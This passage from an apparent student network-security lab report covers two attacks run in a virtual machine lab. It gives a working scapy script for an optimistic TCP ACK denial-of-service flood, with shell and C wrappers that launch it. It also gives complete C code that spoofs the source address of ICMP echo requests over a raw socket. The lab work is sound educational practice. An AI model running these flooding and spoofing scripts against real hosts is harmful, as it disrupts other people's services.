impossible. But, from other behaviors like **sending more packets upon one ACK**, **TCP window full message**, **slow pinging when receiving ACKs** indicate that however our attack affects the server.

The C/C++ issue :

Our initial target was to implement the attack in C. So, we tried to establish a TCP connection using client written in C. But an issue regarding a **segmentation fault** occurred, which we couldn't solve.




Figure 18 : Segmentation Fault


The segmentation fault was because of a **calloc()** function. The **calloc()** function in C is **used to allocate a specified amount of memory and then initialize it to zero**. The function returns a void pointer to this memory location, which can then be cast to the desired type.

```c
	/* Return the length of the IP-header in bytes */
	return ip_hdr->ihl * 4;
}


void create_raw_datagram(char *pck, int *pcklen, int type,
		struct sockaddr_in *src, struct sockaddr_in *dst,
		char *databuf, int len)
{
	uint32_t seq, ack;
	int poff, pldlen = 0;
	int16_t mss;

	/*printf("Entered create_raw\n");*/
	/*printf("%d\n" , sizeof(char));*/

	/* Reserve empty space for storing the datagram. (memory already filled with zeros) */
	char *pld;
	printf("after pID\n");
	/*if((calloc(5, sizeof(char))) != NULL) printf("Ouch\n");*/
	printf("Dont know what is happening !!\n");
	char *dgrm = calloc(DATAGRAM_LEN, sizeof(char));

	/* Required structs for the IP- and TCP-header */
	printf("after calloc\n");

	struct iphdr* iph = (struct iphdr *)(dgrm);
	struct tcphdr* tcph = (struct tcphdr *)(dgrm + sizeof(struct iphdr));

	printf("before if\n");

	/* If the passes data-buffer contains more than the seq- and ack-numbers */
	if(len > 8) {
		/* The length of the pld is the length of the whole buffer */
		/* without the seq- and ack-numbers. */
		pldlen = len - 8;
	}

	/* Configure the IP-header */
	setup_ip_hdr(iph, src, dst, pldlen);

	/* Configure the TCP-header */
	setup_tcp_hdr(tcph, src->sin_port, dst->sin_port);

	/* Configure the datagram, depending on the type */
```

Figure 19 : calloc()


We think, probably the pointer is pointing to a restricted area of memory which results in a **segmentation fault**. It was actually an attempt to establish **TCP** connection using **raw socket**. The actual attack was to be implemented after once we successfully make a TCP connection. ***As, our priority was to exploit the attack perfectly, this issue wasn't considered further***.

But, we write a **wrapper c program** to run the python script. Our actual attacker python file is **“opt-ack.py”.** We call it in a shell script named **“job.sh”.** Then, we run the shell script using a c program - **“wrapper.c”**.




```python
#!/usr/bin/env python
"""
This file implements the Optimal Ack attacker.
"""

import argparse
import time
from scapy.all import *

parser = argparse.ArgumentParser(description='Attack a TCP server with the optimistic ack attack.')
parser.add_argument('--dport', default=7110, type=int, help='The port to attack.')
parser.add_argument('--sport', default=8080, type=int, help='The port to send the TCP packets from.')
parser.add_argument('--host', default='10.0.2.15', type=str, help='The ip address to attack.')
args = parser.parse_args()

if __name__ == "__main__":
    print "Starting three-way handshake..."
    ip_header = IP(dst=args.host) # An IP header that will take packets to the target machine.
    seq_no = 12345 # Our starting sequence number (not really used since we don't send data).

    syn = ip_header / TCP(sport=args.sport, dport=args.dport, flags='S', seq=seq_no) # Construct a SYN packet.
    synack = sr1(syn) # Send the SYN packet and recieve a SYNACK
    ack = ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=synack.seq + 1, seq=(seq_no + 1)) # ACK the SYNACK
    data = sr1(ack) # Send the ack and get the first data packet.

    print "First data packet arrived. Sending optimistic acks."

    #socket = conf.L2socket(iface='client-eth0')
    OPT_ACK_START = data.seq
    #OPT_ACK_START = data.window
    ACK_SPACING = len(data.payload.payload)
    #ACK_SPACING = len(data.payload.payload) * 2
    sum = 0
    for i in range(1, int(7000000 / ACK_SPACING)):
        #opt_ack = Ether() / ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
        opt_ack = ip_header / TCP(sport=args.sport, dport=args.dport, flags='A', ack=(OPT_ACK_START + i * ACK_SPACING), seq=(seq_no + 1))
        send(opt_ack)
        #data2 = sr1(opt_ack)
        #sum = sum + len(data2.payload.payload)
        #print(data2.window)
    #print(sum)
    print "Payload : "
    print(ACK_SPACING)
    print "Data window : "
    print(data.window)
```

Figure 20 : opt-ack.py




```bash
#!/bin/bash
sudo python opt-ack.py
```

Figure 21 : job.sh




Figure 22 : wrapper.c




Figure 23 : “wrapper.c” exploits the attack

<u>Conclusion :</u>

Optimistic TCP ACK attack is mainly a **denial of service(DoS)** attack. This attack is done by sending continuous **ACK packets** to victim. Those packets pretend to be the **acknowledgement** of **Data packets** sent from victim server. Whether in reality, **Data packets** are not yet received. Victim server thinks it's **Data packets** are transmitting well. So, it starts to send more and more **Data**. We sent continuous **ACK**s to server. We noticed that server increases sending rate for a instance. A DoS attack actually makes the server crash or shut down in an inappropriate way. We didn't experience that. But the attack slows the server down. Probably the **OS** we used somehow has a **prevention mechanism** against the attack. Whatever, we observed the server during the attack. We found some indication (discussed above) that the attack is affecting the server. Building a separate python socket server and then attacking that server with this code might be successful.

Attack No. : 10

ICMP Ping Spoofing Attack

Student ID : **1605020**
Name : Muhammad Abdullah Al Aziz

Definition of the Attack:


Ping is a measurement of how much time it takes for a small dataset to reach a destination and come back to the initial computer. It is usually measured in milliseconds.
ICMP(Internet Control Message Protocol) is a special supporting protocol of IP(Internet Protocol).
ICMP ping spoofing is basically IP spoofing. An attacker sends ping requests with false ICMP packets to random addresses, but with faking its own address. Rather it changes the source address of the ping request. So when a response comes for the ping, it doesn't come to the attacker, and it goes to the victim machine, whose address was given as the source.
So when lots of responses come to the victim machine, the channel goes overloaded. Then the victim cannot send or receive any other requests. So this is a distributed denial of service or DDOS attack.

Requirements:

I. Oracle VM VirtualBox Manager
II. Two virtual machines with linux os.
III. LAN connections between these two machines.
IV. WIreshark on the server machine.

Steps of the Attack:

1. Establish LAN connection between the two virtual machines. After that, we find the IP addresses for them.



```
Terminal
[07/24/21]seed@VM:~/.../C_spoof$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:d6:30:e2
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::4433:2f:f532:f0a2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:270 errors:0 dropped:0 overruns:0 frame:0
          TX packets:306 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:78311 (78.3 KB)  TX bytes:36896 (36.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:739 errors:0 dropped:0 overruns:0 frame:0
          TX packets:739 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:63874 (63.8 KB)  TX bytes:63874 (63.8 KB)

[07/24/21]seed@VM:~/.../C_spoof$
```

Figure : IP address of the attacker : 10.0.2.4




Figure : The server has IP 10.0.2.15

2. Use some C code to send ICMP packets to the server, but with changing the source IP as a different one.

```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#include "myheader.h"

unsigned short in_cksum (unsigned short *buf, int length);
void send_raw_ip_packet(struct ipheader* ip);

/*************************************************************
  Spoof an ICMP echo request using an arbitrary source IP Address
**************************************************************/
int main() {
   char buffer[1500];

   memset(buffer, 0, 1500);

   /*********************************************************
      Step 1: Fill in the ICMP header.
    ********************************************************/
   struct icmpheader *icmp = (struct icmpheader *)
                             (buffer + sizeof(struct ipheader));
   icmp->icmp_type = 8; //ICMP Type: 8 is request, 0 is reply.

   // Calculate the checksum for integrity
   icmp->icmp_chksum = 0;
   icmp->icmp_chksum = in_cksum((unsigned short *)icmp,
                                 sizeof(struct icmpheader));

   /*********************************************************
      Step 2: Fill in the IP header.
    ********************************************************/
   struct ipheader *ip = (struct ipheader *) buffer;
   ip->iph_ver = 4;
   ip->iph_ihl = 5;
   ip->iph_ttl = 20;
   ip->iph_sourceip.s_addr = inet_addr("1.2.3.40");
   ip->iph_destip.s_addr = inet_addr("10.0.2.15");
   ip->iph_protocol = IPPROTO_ICMP;
   ip->iph_len = htons(sizeof(struct ipheader) +
                       sizeof(struct icmpheader));

   /*********************************************************
      Step 3: Finally, send the spoofed packet
    ********************************************************/
   send_raw_ip_packet (ip);

   return 0;
}
```

Figure : construct a packet and send to the server

```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#include "myheader.h"

/*************************************************************
  Given an IP packet, send it out using a raw socket.
**************************************************************/
void send_raw_ip_packet(struct ipheader* ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}
```

Figure: the function for sending ICMP packet through a socket

3. The codes are compiled and run by some scripts. The images show the commands.

Figure: compile the C codes

